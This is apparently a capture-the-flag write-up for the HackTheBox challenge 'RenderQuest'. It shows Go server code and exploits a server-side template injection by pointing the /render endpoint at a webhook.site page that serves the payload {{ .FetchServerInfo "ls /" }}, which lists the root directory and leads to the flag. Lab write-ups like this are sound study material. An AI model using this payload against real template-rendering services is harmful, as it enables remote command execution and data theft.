RenderQuest

1) Checked source code

```go
func main() {
    mux := http.NewServeMux()

    mux.HandleFunc("/", getIndex)
    mux.HandleFunc("/render", getTpl)
    mux.Handle("/static/", http.StripPrefix("/static/", http.FileServer(http.Dir("static"))))

    fmt.Println("Server started at port " + WEB_PORT)
    http.ListenAndServe(":"+WEB_PORT, mux)
}
```

2) There is ssti vulnerability
https://exploit-notes.hdks.org/exploit/web/go-ssti/

3) Exploited it

Edit URL

Status code	200
Content type	text/html
Content ⓥ	{{ .FetchServerInfo "ls /" }}
Timeout ⓘ	0
Add CORS headers	✔

Save

94.237.54.176:45857/rende ×   +

← → C ⌂   🛡 🔒 94.237.54.176:45857/render?use_remote=true&page=https://webhook.site/f8b2ebdf-c116-4a58-94eb-cf0b9dcf2fcd

🔧 Kali Linux 🐉 Kali Tools 🔴 Kali Docs 🟦 Kali Forums 🟦 Kali NetHunter 🔶 Exploit-DB 🔷 Google Hacking DB 🔵 OffSec

```
app
bin
dev
entrypoint.sh
etc
flag72c32db715.txt
home
lib
media
mnt
opt
proc
root
run
sbin
src
srv
sys
tmp
usr
var
```

4) Got flag

94.237.54.176:45857/rend ×   +

← → C ⌂   🛡 🔒 94.237.54.176:45857/render?use_remote=true&page=https://webhook.site/f8b2ebdf-c116-4a58-94eb-cf0b9dcf2fcd

🔧 Kali Linux 🐉 Kali Tools 🔴 Kali Docs 🟦 Kali Forums 🟦 Kali NetHunter 🔶 Exploit-DB 🔷 Google Hacking DB 🔵 OffSec

HTB{qu35t_f0r_th3_f0rb1dd3n_t3mpl4t35!!}